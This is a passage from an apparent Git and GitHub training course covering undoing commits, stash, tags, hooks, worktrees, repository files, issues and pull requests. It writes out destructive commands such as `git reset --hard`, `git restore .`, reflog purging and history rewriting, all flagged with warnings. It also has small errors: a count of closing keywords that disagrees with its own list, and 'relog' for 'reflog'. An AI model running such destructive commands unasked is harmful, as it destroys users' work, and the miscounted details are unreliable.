|      |   or → `git commit --amend`         (edit the last commit in place)
|      |
|      |— YES → `git revert <SHA>`           (new commit that undoes the bad one – SAFE)
```

The cardinal rule: **`reset --hard`** is destructive locally; **`revert`** is safe and shareable.

2. Reset — three flavors

`git reset` moves the branch ref. The flavor controls what it does to the index and working tree.

Flag	Branch ref	Index	Working tree	Use when
<code>--soft</code>	Moves	Untouched (still staged)	Untouched	You committed too early; want to add more before re-committing
<code>--mixed</code> (default)	Moves	Reset to match new HEAD	Untouched	You committed too early; want to re-stage selectively
<code>--hard</code>	Moves	Reset to match new HEAD	Reset to match new HEAD	You want to discard commits AND working-tree changes — irreversible

```
git reset --soft HEAD~1      # "undo my last commit but keep my work staged"
git reset --mixed HEAD~3     # "uncommit the last 3 commits, leave changes in working tree"
git reset --hard origin/main  # "make my branch identical to origin/main" - destroys local commits
git reset --hard HEAD        # "discard all uncommitted changes"
```

reset --hard is what people regret most. It silently drops uncommitted work. The recovery (if you're fast enough) is the reflog (next section).

3. The reflog — your 90-day safety net

```
git reflog                  # all HEAD movements in this clone
git reflog show feature-x   # movements of a specific branch
git reflog expire --expire=now --all # purge (rarely used; for security)
```

Output:

```
4f9a2b3 HEAD@{0}: reset: moving to HEAD~3
1a2b3c4 HEAD@{1}: commit: feat: add token caching
9z8y7x6 HEAD@{2}: commit: refactor: extract helper
...
```

To recover the “lost” commit:

```
git reset --hard 1a2b3c4      # back to where you were 2 moves ago
# or, create a branch pointing at it:
git branch recovered 1a2b3c4
```

The reflog is **per-clone, local-only**. Cloning fresh = no reflog from the old clone. Default retention: **90 days for reachable refs, 30 days for unreachable** (configurable via `gc.reflogExpire` and `gc.reflogExpireUnreachable`).

This is why “force-pushed branch destroyed my work” is recoverable for 90 days locally — find the old SHA in your reflog, `git push --force-with-lease origin <SHA>:<branch>`.

4. Revert — the shareable undo

`git revert <SHA>` creates a *new commit* whose diff is the inverse of <SHA>'s diff. Safe for shared history because nothing is rewritten.

```
git revert <SHA>                # creates a "Revert <commit-msg>" commit
git revert HEAD~3..HEAD         # revert a range (creates one commit per)
git revert --no-commit <SHA1> <SHA2> # apply reverts, leave staged for combined commit
git revert -m 1 <merge-SHA>      # revert a merge commit, keeping mainline parent (1)
```

Reverting a merge commit is the gotcha: a merge has two parents, so Git asks which mainline to keep with `-m 1` (the first parent, usually the target branch) or `-m 2`. After reverting a merge, if you want to re-merge later, you need to revert the revert (yes, really) or rebase the branch onto current main and merge again.

5. Restore — discard or unstage

Added in Git 2.23 to disambiguate `git checkout`'s overloaded behavior.

```
git restore file.py             # discard working-tree changes to file.py (LOSES WORK)
git restore --staged file.py    # unstage file.py (working tree untouched)
git restore --source=HEAD~3 file.py # set file.py to its content at 3 commits ago
```

```
git restore .                   # discard ALL working-tree changes – careful
git restore --staged .          # unstage everything
```

Use `restore` instead of `checkout` for these operations. Reserve `checkout` for branch operations (and even there, prefer `switch`).

6. Blame — who, when, why

```
git blame file.py               # who last touched each line
git blame -L 42,50 file.py      # only lines 42-50
git blame -L '/function_name/,/^}/' file.py # blame a function (regex range)
git blame -w                    # ignore whitespace-only changes (find real edits)
git blame -C file.py            # detect lines moved/copied within file
git blame -CCC file.py          # also detect moves across files (slow but powerful)
git blame --ignore-rev <SHA> file.py # skip a specific commit (e.g., big reformat)
git blame --ignore-revs-file .git-blame-ignore-revs # standard pattern for big reformats
```

The `.git-blame-ignore-revs` file is the senior-engineer move when you do a big black/ruff format PR. Commit the formatter PR, then add its SHA to `.git-blame-ignore-revs`:

```
# .git-blame-ignore-revs
# Big black reformat 2026-04-15
a1b2c3d4e5f6...
```

Then configure once:

```
git config blame.ignoreRevsFile .git-blame-ignore-revs
```

GitHub honors `.git-blame-ignore-revs` automatically in the Blame UI. The format reformat no longer hides the real author of every line.

7. Bisect — binary search for the bad commit

```
git bisect start
git bisect bad           # current HEAD is broken
git bisect good v1.2.0   # this tag is known good
# Git checks out a commit halfway between
# Test it (run your repro)
git bisect good          # or `git bisect bad` depending on result
# Repeat until Git names the first bad commit
git bisect reset         # return to your original HEAD
```

Automatic mode — provide a script that exits 0 (good) or non-zero (bad):

```
git bisect start HEAD v1.2.0
git bisect run pytest tests/test_regression.py::test_x
```

Git will binary-search through commits, running your script each time. With 1024 suspect commits, you'll find the culprit in 10 steps.

Bisect is gold for “this used to work last month.” Especially in ML where model behavior regressed silently — bisect the training-code commit history with an automated validation script.

8. Patch your way out of a bad commit on shared history

You pushed a commit that leaked a secret. You can't rebase main. Options:

1. **Rotate the secret immediately.** This is step 1 always. Treat any commit-leaked secret as compromised forever, regardless of cleanup.
2. **Revert the commit.** `git revert <SHA> + push`. The secret stays in history but is removed from the current code. For an internal repo with short-lived clones, this is usually sufficient.
3. **Rewrite history with git filter-repo.** The nuclear option. Coordinate with everyone on the repo. They'll need to re-clone or hard-reset. GitHub keeps cached views for some time even after history is rewritten.

```
pip install git-filter-repo
git filter-repo --path secrets.json --invert-paths # remove file from all history
git push --force-with-lease --all
git push --force-with-lease --tags
```

`git filter-repo` superseded `git filter-branch` (which was slow and bug-prone). BFG Repo-Cleaner is an alternative for the same task.

Repeat: **rotate the secret first**. History rewrite is hygiene, not security.

9. The mid-rebase escape hatch

In the middle of a rebase or merge that's going sideways:

```
git rebase --abort          # return to pre-rebase state
git merge --abort           # cancel a merge mid-conflict
git cherry-pick --abort     # cancel a cherry-pick
git revert --abort          # cancel a revert
```

These return your working tree, index, and HEAD to the pre-operation state. Always safe to use.

10. The senior-engineer's recovery toolkit

The minimum kit you should have memorized:

```
git reflog                  # find the lost SHA
git reset --hard <SHA>      # go back to it (local-only)
git revert <SHA>            # safely undo a shared commit
git restore --staged <file> # unstage
git restore <file>          # discard working-tree changes (DANGER)
git push --force-with-lease # safe force-push
git rebase --abort          # cancel a rebase in progress
git bisect start; git bisect bad; git bisect good <SHA> # find the bad commit
git blame -L <range> <file> # who last touched this line
```

Drill these until they're reflexive. The night you need them, you won't have time to look them up.

11. Cross-references

- The branching commands that get you into trouble in the first place → [module 04](#).
- How to prevent destructive operations via branch protection → [module 11](#).
- Restoring a deleted PR branch (gh CLI) → [module 14](#).
- Secrets-in-history specifically (push protection, GHAS) → [module 32](#).

07 — Stash, tags, hooks, submodules, worktrees

“The ‘rest of Git’ — each tool solves exactly one problem. Knowing which one is the senior move.”

Why this module exists

Beyond commit/branch/merge, Git has five smaller subsystems that show up in real engineering: **stash** (parking changes), **tags** (immutable refs), **hooks** (local automation), **submodules** (repos inside repos), and **worktrees** (multiple working trees from one repo). Each has a narrow correct use. Most teams misuse at least one. Let's clear them up.

1. Stash — park changes temporarily

You're mid-feature; an urgent bug needs your attention on `main`. You don't want to commit WIP yet.

```
git stash                # stash tracked changes (NOT untracked)
git stash -u             # also include untracked files (often what you want)
git stash -a             # also include ignored files (rare)
git stash push -m "WIP on feature-x" # named stash
git stash push -m "msg" -- file1.py file2.py # stash specific files only

git stash list           # list all stashes (newest = stash@{0})
git stash show stash@{0} # show summary
git stash show -p stash@{0} # show diff

git stash pop            # apply newest stash + delete
git stash apply stash@{2} # apply specific stash, keep it in list
git stash drop stash@{1} # delete without applying
git stash clear          # delete all stashes

git stash branch <branch-name> stash@{0} # create branch from stash, apply, drop
```

Stash is local-only and global to the repo. Stashes are stored under `.git/refs/stash` (a relog of stashed states). They're not shared via push. If you `rm -rf .git/` you lose them.

Better than stash for anything non-trivial: commit a WIP commit (`git commit -m "WIP"`), switch branches, then `git reset --soft HEAD~1` when you return. WIP commits are relog-protected for 90 days; stashes lose to

careless `git stash drop`.

2. Tags — immutable reference points

Two kinds:

```
# Lightweight tag – just a name → SHA pointer
git tag v1.0.0
```

```
# Annotated tag – a full object with tagger, date, message (PREFER THIS)
git tag -a v1.0.0 -m "Release 1.0.0"
```

```
# Signed tag – annotated + cryptographically signed (RELEASE ENGINEERING STANDARD)
git tag -s v1.0.0 -m "Release 1.0.0"
```

```
git tag                                # list local tags
git tag -l 'v1.*'                      # filter
git push origin v1.0.0                 # push specific tag
git push --tags                        # push all tags (use sparingly)
git push --follow-tags                 # push tags reachable from pushed commits

git tag -d v1.0.0                      # delete local tag
git push origin --delete v1.0.0        # delete remote tag

git show v1.0.0                        # show tag + commit info
git describe --tags HEAD               # "v1.0.0-3-gabc123" (3 commits past v1.0.0)
```

Use **annotated tags** for releases, always. Lightweight tags carry no metadata; annotated tags carry author/date/message and can be signed. GitHub Releases require annotated tags to attach changelog/binaries cleanly.

Semantic Versioning (SemVer) refresher

MAJOR.MINOR.PATCH — 1.2.3 - **MAJOR**: incompatible API change - **MINOR**: added functionality, backward compatible - **PATCH**: bug fix, backward compatible - Optional pre-release: 1.2.3-rc.1, 1.2.3-alpha - Optional build metadata: 1.2.3+20260521

Tag every release. Automate the tag bump with **release-please** or **semantic-release** driven by Conventional Commits (see [module 19](#)).

3. Hooks — local automation

Hooks are shell scripts in `.git/hooks/` that Git runs at specific points in its lifecycle. Standard ones:

Hook	Fires when	Common use
pre-commit	Before commit message editor opens	Run linters, formatters, tests
prepare-commit-msg	Before commit message editor opens	Pre-fill template (e.g., JIRA ticket from branch name)
commit-msg	After commit message is written	Validate format (Conventional Commits)
pre-push	Before push	Run integration tests, check for unsigned commits
post-checkout	After branch switch	Activate venv, install deps
post-merge	After merge	Re-install deps if requirements.txt changed

The problem with `.git/hooks/`: not version-controlled. Every clone needs to install them. Don't write hooks directly there.

The solution: the **pre-commit framework** (pre-commit.com). A standalone tool with a `.pre-commit-config.yaml` in your repo. Anyone clones, runs `pre-commit install`, gets the team's hooks. Cross-language (Python, JS, Rust, shell hooks all work).

```
# .pre-commit-config.yaml
```

```
repos:
```

- repo: <https://github.com/pre-commit/pre-commit-hooks>
rev: v5.0.0
hooks:
 - id: trailing-whitespace
 - id: end-of-file-fixer
 - id: check-yaml
 - id: check-added-large-files
args: ['--maxkb=500']

- repo: <https://github.com/astral-sh/ruff-pre-commit>
rev: v0.6.9
hooks:
 - id: ruff
args: [--fix]
 - id: ruff-format

- repo: <https://github.com/kynan/nbstripout>
rev: 0.7.1
hooks:
 - id: nbstripout

```
brew install pre-commit
```

```
pre-commit install          # install into .git/hooks/pre-commit
```

```
pre-commit run --all-files  # run on every file (great for first-time setup)
```

```
pre-commit autoupdate       # bump rev: pins
```

We cover the full ML pre-commit stack in [module 40](#).

4. Submodules — repos inside repos

A submodule is a pointer to a specific commit of another repo, embedded in your repo.

```
git submodule add git@github.com:org/lib.git vendor/lib
git submodule init                # initialize submodule configs
git submodule update --init --recursive # clone submodule contents
git clone --recurse-submodules <url>  # clone parent + all submodules at once

# Update submodule to its remote's latest
cd vendor/lib
git fetch && git checkout main && git pull
cd ../../
git add vendor/lib
git commit -m "update vendor/lib to latest"
```

The submodule problem: - `git status` in parent shows “modified” when submodule’s HEAD moved — confusing. - Clones forget `--recurse-submodules`, leaving empty directories. - Two submodules updating each other becomes a coordination nightmare. - CI must handle them explicitly.

Better alternatives in 2026: - Package managers (pip, npm, cargo). If the dependency has a registry, use it. - Monorepo + Bazel/Nx/Pants. If you control all the code, put it together. - **Subtree merging** (less popular but no submodule overhead). - For private dependencies needing source visibility: published private package on Artifactory/CodeArtifact.

Submodules are appropriate when: vendoring an unmodified upstream you’ll need to update on a deliberate cadence, AND there’s no good package distribution path. That’s a smaller set of cases than people use them for.

5. Worktrees — multiple checkouts of one repo

A worktree is a separate working directory backed by the same `.git/` repo. You can have `main` checked out in one directory and `feature-x` in another, simultaneously.

```
git worktree add ../my-project-feature-x feature-x # create worktree at ../my-project-feature-x
git worktree add ../my-project-hotfix -b hotfix main # create worktree on new branch

git worktree list
# /Users/vr/Code/my-project      4f9a2b3 [main]
# /Users/vr/Code/my-project-feature-x 1a2b3c4 [feature-x]
# /Users/vr/Code/my-project-hotfix   4f9a2b3 [hotfix]

git worktree remove ../my-project-feature-x
git worktree prune                # remove stale worktree entries
```

Why use worktrees: - Long-running build/test on one branch; do unrelated work on another without switching. - Reviewing a PR locally (`gh pr checkout + worktree`) without stashing your current work. - Comparing behavior between two branches by running both simultaneously. - ML training on branch A while you iterate on branch B.

Limitations: - A branch can be checked out in only one worktree at a time (Git enforces). - All worktrees share the same submodule state (mostly). - Some IDEs get confused.

The Claude Code EnterWorktree tool, GH Actions matrix workflows, and `git for-each-ref` over worktrees all build on this.

6. Combining them — a real scenario

You're working on `feature-x` in your main worktree. A teammate opens a PR you need to review.

Without losing your work:

```
git stash -u
```

```
# park your WIP
```

Option A – review in same worktree

```
gh pr checkout 123
```

```
# ... review, comment ...
```

```
git switch feature-x
```

```
git stash pop
```

Option B – review in a fresh worktree (BETTER)

```
git worktree add ../my-project-pr-123
```

```
cd ../my-project-pr-123
```

```
gh pr checkout 123
```

```
# checks out the PR's branch here
```

```
# ... review ...
```

```
cd ../my-project
```

```
# (Your original work is untouched; no stash needed)
```

```
git worktree remove ../my-project-pr-123
```

Worktrees + `gh pr checkout` is the senior code-review setup. No context-switching overhead.

7. The right-tool table

Need	Right tool
Park changes <30 min	<code>git stash</code> (or commit WIP + reset later)
Park changes >30 min	Commit WIP, push to your fork, return later
Mark a release	Annotated (or signed) tag
Mark every PR-merged version	release-please / semantic-release automation
Run linter at commit time	<code>pre-commit</code> framework
Run tests before pushing	<code>pre-push</code> hook (via <code>pre-commit</code>)
Vendor an external dependency you don't own	Package registry > submodule > vendored copy
Vendor internal code shared across repos	Internal package registry; submodule as last resort
Two checkouts of same repo simultaneously	<code>git worktree</code>
Cherry-pick across worktrees	Same <code>.git/</code> — <code>git log</code> shows everything

8. Cross-references

- The pre-commit framework deeply applied to ML → [module 40](#).
- Notebook-specific hooks (`nbstripout`, `jupyter-text`) → [module 38](#).
- Conventional Commits + release-please for automated tagging → [module 19](#).
- Worktrees in CI for matrix-of-branches builds → [module 21](#).

08 — Repository setup standards

“A new repo without a README, LICENSE, and CODEOWNERS is a debt you’ll pay back with interest.”

Why this module exists

Every repo at a regulated bank has a baseline of files: a README that explains what it is, a LICENSE that defines reuse, a CONTRIBUTING that tells outsiders how to participate, a CODE_OF_CONDUCT that defines norms, issue/PR templates that route work efficiently, a SECURITY policy for vulnerability reporting, and CODEOWNERS to route reviews. This module covers the baseline. Specifics on CODEOWNERS + branch protection live in [module 11](#).

1. The standard repo skeleton

```
my-ml-service/
├─ .github/
│   ├─ workflows/
│   │   ├─ ci.yml
│   │   └─ release.yml
│   └─ ISSUE_TEMPLATE/
│       ├─ bug_report.md
│       ├─ feature_request.md
│       └─ config.yml
├─ PULL_REQUEST_TEMPLATE.md
├─ CODEOWNERS
├─ dependabot.yml
├─ FUNDING.yml (OSS only)
├─ docs/
│   ├─ architecture/
│   │   └─ adr-0001-record-decisions.md
│   └─ README.md
├─ src/ (or use src/<pkg> layout – see module 18)
├─ tests/
├─ .gitignore
├─ .gitattributes
├─ .editorconfig
├─ .pre-commit-config.yaml
```

```

|— pyproject.toml
|— CHANGELOG.md
|— CODE_OF_CONDUCT.md
|— CONTRIBUTING.md
|— LICENSE
|— README.md
|— SECURITY.md

```

GitHub auto-detects files in `.github/`, `root/`, or `docs/` and surfaces them in the UI. Conventional locations matter — a `LICENSE` in root gets a license badge; a `LICENSE` in `docs/legal/` doesn't.

2. README — the front door

Five sections, in order, no exceptions:

1. **One-paragraph what + why** — what does this do, why should I care
2. **Quick start** — copy-pasteable install + run-it commands; should work in < 60 seconds
3. **Usage** — minimum-viable code snippet; link to docs site for deeper
4. **Architecture** — one diagram (mermaid) + one paragraph
5. **Contributing / Development** — link to `CONTRIBUTING.md`; quick “run tests” command

GitHub renders mermaid diagrams in markdown natively — use them.

Architecture

```

\`\`\`mermaid
flowchart LR
    Client --> APIGateway --> Lambda
    Lambda --> SageMakerEndpoint
    Lambda --> DynamoDB
    SageMakerEndpoint --> S3[(Model Artifact)]
\`\`\`

```

For ML repos specifically, add: - **Model card** section: what model, trained on what, intended use, known limitations, fairness considerations, contact for issues. Link to a separate `MODEL_CARD.md` if it's long.

3. LICENSE — the legal answer

License	When
Apache-2.0	Most permissive corporate-friendly default. Includes patent grant. Capital One Hygieia + Cloud Custodian use this.
MIT	Permissive, ultra-simple, no patent grant. Common in JS world.
BSD-3-Clause	Permissive + advertising clause.
GPL-3.0	Copyleft. Anything that links must also be GPL. Don't use for libraries unless you intend that.

License	When
MPL-2.0	Weak copyleft. Mozilla's compromise.
No LICENSE	Legally restrictive by default — nobody can use, modify, or distribute without explicit permission. Worst of all worlds for OSS; fine for private repos.

For **internal Capital One InnerSource**: usually an internal-license boilerplate that maps to “internal use only, no warranty, follows the InnerSource agreement.” Your platform team owns the file.

GitHub UI: when creating a repo, you can pick a license and GitHub adds it. For an existing repo, drop the file in root; GitHub re-detects and shows the license name in the sidebar.

4. CONTRIBUTING.md

What a new contributor needs to know:

- How to set up dev env (link to `docs/dev-setup.md` if non-trivial)
- How to run tests (`pytest`, `make test`, etc.)
- How to format / lint (`pre-commit run --all-files, ruff check`)
- Commit message convention (link to Conventional Commits if used — [module 19](#))
- Branching strategy (link to [module 15](#))
- PR process: who reviews, how long, when to ping
- Code of Conduct link

Contributing

Thanks for thinking about contributing! Here's how.

Setup

```

\`\`\`
git clone git@github.com:org/repo.git
cd repo
./scripts/setup.sh    # creates .venv and installs deps
pre-commit install
\`\`\`

```

Branching

Trunk-based: feature branches <24h. Open PR early; small is better than complete.

Tests

`\`pytest tests/ -v\`` — must pass before opening PR.

Commit format

[Conventional Commits](https://www.conventionalcommits.org/): `\`feat:\`, \`fix:\`, \`docs:\`, etc.`

Review

CODEOWNERS routes reviews automatically. Default SLA: 1 business day for first review.

```
## Code of Conduct
```

```
By contributing you agree to the [Contributor Covenant](CODE_OF_CONDUCT.md).
```

5. CODE_OF_CONDUCT.md

The default at most orgs: **Contributor Covenant 2.1** (<https://www.contributor-covenant.org/>). Copy-paste the text, set the contact email, done. GitHub UI even has a “Add Code of Conduct” button that drops a templated one.

At a bank, internal projects usually inherit the company’s **Code of Conduct** — that’s the canonical reference. The repo’s CODE_OF_CONDUCT.md should link to it.

6. SECURITY.md

How to report a vulnerability **without going through public issues**. GitHub surfaces this file specially under the “Security” tab.

```
# Security Policy
```

```
## Supported versions
```

Version	Supported
2.x.x	☐
1.x.x	☐ (EOL 2026-01)

```
## Reporting a vulnerability
```

Please **do not** file public GitHub issues for security problems.

Email: security@example.com

Or use [GitHub Private Vulnerability Reporting](<https://github.com/org/repo/security/advisories/new>) — enabled on this repo.

We aim to acknowledge within 2 business days and resolve critical issues within 30 days.

Pair with GitHub’s **Private Vulnerability Reporting** (Settings → Security → enable) — researchers can submit advisories directly, you triage in private, and publish a CVE when fixed.

7. Issue templates

Put one or more in .github/ISSUE_TEMPLATE/. GitHub shows them when someone clicks “New Issue.”

```
# .github/ISSUE_TEMPLATE/bug_report.yml
name: Bug report
```



```

description: Something doesn't work as expected
title: "[Bug]: "
labels: ["bug", "triage"]
assignees:
  - vraicha
body:
  - type: markdown
    attributes:
      value: |
        Thanks for the report! Please fill in the details below.
  - type: textarea
    id: what-happened
    attributes:
      label: What happened?
      description: Clear description + expected behavior
    validations:
      required: true
  - type: input
    id: version
    attributes:
      label: Version
      placeholder: "2.3.1"
    validations:
      required: true
  - type: textarea
    id: logs
    attributes:
      label: Relevant log output
      render: shell

```

Use the YAML form-based templates (newer, structured) over the legacy markdown templates. Forms enforce required fields and produce parseable issues.

config.yml in the same directory lets you disable blank issues and link out:

```

# .github/ISSUE_TEMPLATE/config.yml
blank_issues_enabled: false
contact_links:
  - name: Question / Discussion
    url: https://github.com/org/repo/discussions
    about: Use Discussions for questions, not Issues.
  - name: Security vulnerability
    url: https://github.com/org/repo/security/advisories/new
    about: Report security issues privately.

```

8. PR template

.github/PULL_REQUEST_TEMPLATE.md is prepopulated into the PR body when someone opens a PR.

```

## What and why
<!-- One-paragraph summary. Why is this change needed? -->

## How
<!-- Brief technical approach. Link relevant ADRs. -->

## Validation
<!-- How did you test this? Link CI runs, screenshots, perf numbers. -->
- [ ] Unit tests pass
- [ ] Integration tests pass
- [ ] Model validation passes (if ML changes)
- [ ] Docs updated

## Risk + rollback
<!-- What's the blast radius? How would we roll back? -->

## Related
<!-- JIRA ticket, RFC, design doc, related PR -->

Closes #<issue-number>

```

For an org with many repo types, you can have multiple templates (PULL_REQUEST_TEMPLATE/feature.md, PULL_REQUEST_TEMPLATE/hotfix.md) and the user picks via URL parameter (?template=hotfix.md).

9. CODEOWNERS — quick mention; deep dive in module 11

```

# .github/CODEOWNERS
# Last matching rule wins. Order matters.

# Default owners – anyone in the platform team reviews
*                               @org/platform-team

# ML-specific paths
/src/models/                   @org/ml-team
/src/inference/                @org/ml-team @org/sre-team
/notebooks/                    @org/ml-team

# Infra-as-code
/infra/                        @org/devops-team
/.github/workflows/           @org/devops-team

# Security-sensitive
/auth/                         @org/security-team
SECURITY.md                   @org/security-team
/.github/CODEOWNERS           @org/platform-team @org/security-team

```

With branch protection set to “Require review from Code Owners,” any PR touching `/src/models/` requires an `@org/ml-team` approval. **This is how Capital One routes review at scale** — you don’t ping people, the

routing is automatic.

10. The other useful files

- **.editorconfig** — cross-IDE editor settings (tab/space, line endings, charset). Universal:

```
root = true
[*]
charset = utf-8
end_of_line = lf
indent_style = space
indent_size = 4
trim_trailing_whitespace = true
insert_final_newline = true

[*.yaml,yaml,json]
indent_size = 2
```

- **CHANGELOG.md** — automated by release-please (see [module 19](#)); never write by hand at scale.
 - **.github/FUNDING.yml** — only for OSS public repos asking for sponsorship.
 - **.github/dependabot.yml** — Dependabot config (see [module 34](#)).
 - **.github/labeler.yml** + **actions/labeler** action — auto-label PRs by paths touched.
-

11. The InnerSource bonus file: **.well-known/** or **OWNERS**

At Capital One's InnerSource scale, some orgs use additional metadata files:

- **OWNERS** (alternative to CODEOWNERS, used by Kubernetes, OpenShift) — same idea, different file
 - **.well-known/security.txt** — RFC 9116 standard for vulnerability disclosure contacts
 - **MAINTAINERS.md** — current + emeritus list with contact info, prefer this over scattering names in README
 - **MODEL_CARD.md** — for ML repos, the standardized model documentation (we cover this in [module 42](#))
-

12. Cross-references

- CODEOWNERS in depth → [module 11](#).
- Conventional Commits + CHANGELOG automation → [module 19](#).
- Python ML repo `pyproject.toml` + `src/` layout → [module 18](#).
- Dependabot config → [module 34](#).
- pre-commit config for ML → [module 40](#).

09 — Issues, projects, milestones, labels

“At a bank, Jira is the system of record. GitHub Issues is the system of conversation. Don’t fight that — bridge it.”

Why this module exists

Most enterprises (Capital One included) have Jira as the canonical ticket system, with GitHub Issues either disabled on internal repos or used for engineering-only discussion (bugs, RFC threads, technical debt). This module covers what GitHub’s work-management primitives are and how to use them in a Jira-centric world.

If you’re at a smaller shop using GitHub Issues as the canonical tracker, the same primitives apply — just heavier use.

1. The primitives

Primitive	What it is	Where it lives
Issue	A unit of work, discussion, or bug. Has title, body, comments.	Per repo
Label	A tag on an issue/PR. Color-coded.	Per repo
Milestone	A grouping of issues/PRs with a target date.	Per repo
Assignee	A person responsible.	Per issue/PR
Project (v2)	A board/table/roadmap view over issues + PRs from any repo.	Org-wide or per repo
Discussion	A long-form thread for questions, RFCs, announcements.	Per repo (if enabled)

2. Issues — the core

Every issue has: - **Title** + **body** (markdown) - **Status**: open / closed (closed can be subdivided as **completed**, **not planned** since 2023) - **Labels** (zero or many) - **Assignees** (zero or many, max 10) - **Milestone** (zero or one) - **Linked PRs**: close-keyword links (Closes #123 in PR body) and manual links - **Comments**

Via gh CLI (much faster than UI)

```
gh issue create --title "Bug: token cache stale on refresh" --body "..." --label "bug,high-priority" --
assignee "@me"
gh issue list --label "bug" --state "open"
gh issue view 42
gh issue close 42 --comment "Fixed in #50"
gh issue edit 42 --add-label "needs-triage" --remove-label "bug"
```

3. Labels — the taxonomy

Sane default labels (GitHub seeds some; customize per org):

Label	Color	Purpose
bug	red	Defect
feature	green	New functionality
documentation	blue	Docs change
good-first-issue	purple	For newcomers
help-wanted	green	Maintainer asking for contributions
triage	gray	Needs maintainer attention
priority/high	red	SLA-driven
priority/low	gray	Backlog
type/refactor	orange	Code quality
area/ml	yellow	ML subsystem
area/infra	yellow	Infrastructure
status/in-review	blue	Currently in PR review
status/blocked	red	Waiting on external
wontfix	gray	Closed as not planned

Label hygiene patterns: - Use category/value prefixes (priority/, area/, type/, status/) so they group visually. - One label per category — don't tag priority/high AND priority/medium. - Automate label application via PR paths: actions/labeler + .github/labeler.yml: `yaml area/ml: - changed-files: - any-glob-to-any-file: ['src/models/**', 'src/inference/**'] area/infra: - changed-files: - any-glob-to-any-file: ['infra/**', '.github/workflows/**']`

4. Milestones — date-bound batches

A milestone is “release 1.4” or “Q3 2026 OKR” — a collection of issues with a target date and a percentage-complete bar.

```
gh issue list --milestone "v1.4"
gh issue edit 42 --milestone "v1.4"
```

Use them when you actually have date-driven releases. Don't use them as a substitute for sprint planning (that's Projects, or Jira).

5. Projects (v2) — the new beast

Projects v2 (rolled out 2022, GA 2023) is a **fully customizable spreadsheet/board/roadmap** over issues + PRs. It's the replacement for the legacy “Project boards” (which were Trello-clones, now sunset).

Capabilities: - Cross-repo (an org-level Project can pull issues from any repo in the org) - Custom fields: text, number, date, single-select, iteration, multi-select - Multiple views: Table (spreadsheet), Board (Kanban), Roadmap (Gantt-like) - Group, filter, sort by any field - Automation: when issue closed → set Status to Done; when added → set initial Status - Insights: built-in burn-up/burn-down, status snapshots over time

```
# gh CLI supports Projects v2
gh project list --owner @me
gh project create --owner @me --title "Topic-07 Backlog"
gh project item-add 5 --owner @me --url https://github.com/org/repo/issues/42
```

GraphQL is the primary API (REST has limited coverage). The query for fetching a project + its items is:

```
query {
  organization(login: "capitalone") {
    projectV2(number: 7) {
      title
      items(first: 50) {
        nodes {
          content {
            ... on Issue { title number repository { name } }
            ... on PullRequest { title number repository { name } }
          }
          fieldValues(first: 10) {
            nodes {
              ... on ProjectV2ItemFieldSingleSelectValue { name field { ... on ProjectV2SingleSelectField { name } } }
            }
          }
        }
      }
    }
  }
}
```

6. Discussions

GitHub Discussions (per-repo, enabled in Settings) is for **threaded conversations that aren't issues** — Q&A, polls, announcements, RFC discussion, show-and-tell.

Categories you typically enable: - **Q&A** — has an “accepted answer” mark, threaded - **Ideas** — for proposals before they become issues - **Show and tell** - **Polls** (recent feature) - **Announcements** (maintainer-only)

For internal projects with Confluence/Wiki shops, Discussions is often skipped. For OSS, it offloads “is this a bug or am I confused?” traffic from Issues.

7. The Jira bridge (Capital One reality)

Capital One uses Jira heavily. Standard patterns:

- **Branch naming:** `feature/PROJ-1234-add-token-cache` — the JIRA key is in the branch name.
- **PR title prefix:** `[PROJ-1234] feat: add token caching` — JIRA key is in the PR title.
- **Smart commits:** `git commit -m "PROJ-1234 #close #comment Done"` if your Jira instance has GitHub for Jira integrated. Jira auto-transitions the ticket and adds comments.
- **Jira-GitHub link** (Atlassian’s “GitHub for Jira” app or “Jira” GitHub App): bidirectional linking — PRs appear in Jira tickets, Jira links surface in PR sidebar.
- **GitHub Issues disabled** on most internal repos (Settings → Features → uncheck Issues) to avoid two systems of record.

The convention to internalize: **JIRA = the unit of business work. PR = the unit of code change.** One JIRA can have many PRs; PRs link back via title prefix or branch name.

8. Issue-to-PR linking

In a PR body or commit message:

`Closes #42`

`Fixes #43`

`Resolves #44`

`Closes capitalone/other-repo#100`

When the PR merges, the linked issues auto-close. The keywords are case-insensitive and there are 7 valid ones: `close`, `closes`, `closed`, `fix`, `fixes`, `fixed`, `resolve`, `resolves`, `resolved`.

Without a closing keyword (e.g., `See #42` or `Related to #42`), GitHub still shows the link in the sidebar but doesn’t auto-close.

9. Notifications and discoverability

GitHub’s notification settings are the most-overlooked productivity lever. Tune them:

- **Watch settings per repo:** Participating only (default), All Activity, Releases only, Custom, Ignore.
- **Subscribed:** notifications for things you commented on or were assigned to.
- **Email digest:** weekly summary instead of per-event.
- **Filter inbox by reason:** `reason:author`, `reason:mention`, `reason:review-requested`, `reason:team-mention`.

For an active reviewer at Capital One scale, Custom (Issues + PRs + Discussions, not Releases) + filter by `review-requested` is the default that keeps you sane.

10. Cross-references

- PRs in depth (the change unit) → [module 10](#).
- CODEOWNERS auto-routing → [module 11](#).

- gh CLI for issues + PRs → [module 14](#).
- GitHub Apps + webhooks for custom Jira integrations → [module 52](#).

10 — Pull requests, code review, merge strategies

“A PR is a change proposal — title, body, diff, conversation, status checks, reviewers, merge button. Every part has a discipline.”

Why this module exists

The PR is the unit of change at every team running modern Git workflows. At a Sr Lead level you’re expected to (a) author PRs that get merged fast with minimal back-and-forth, (b) review PRs with sufficient depth and speed, (c) understand the merge-strategy choice and its implications for history, and (d) wire up PRs into the CI/CD gates that protect prod.

1. Authoring a good PR

The three things that determine PR merge time:

1. **Size:** small PRs merge fast. Aim for <400 added LOC (excluding generated/lock files). Big refactor? Split into reviewable chunks via a stacked PR series.
2. **Title + body:** title is one line, action-verb start, scope clear. Body answers *what, why, how, validation, risk, rollback*. PR template enforces this — fill it in fully (see [module 08](#)).
3. **Green CI:** open the PR with red CI = you’ve wasted your reviewer’s first 5 minutes. Run the lint+test suite locally first (via pre-commit + `make test` or equivalent).


Stacked PRs (the senior pattern for big changes)

You have a 1500-LOC change. Break it into 3 logical PRs:

```
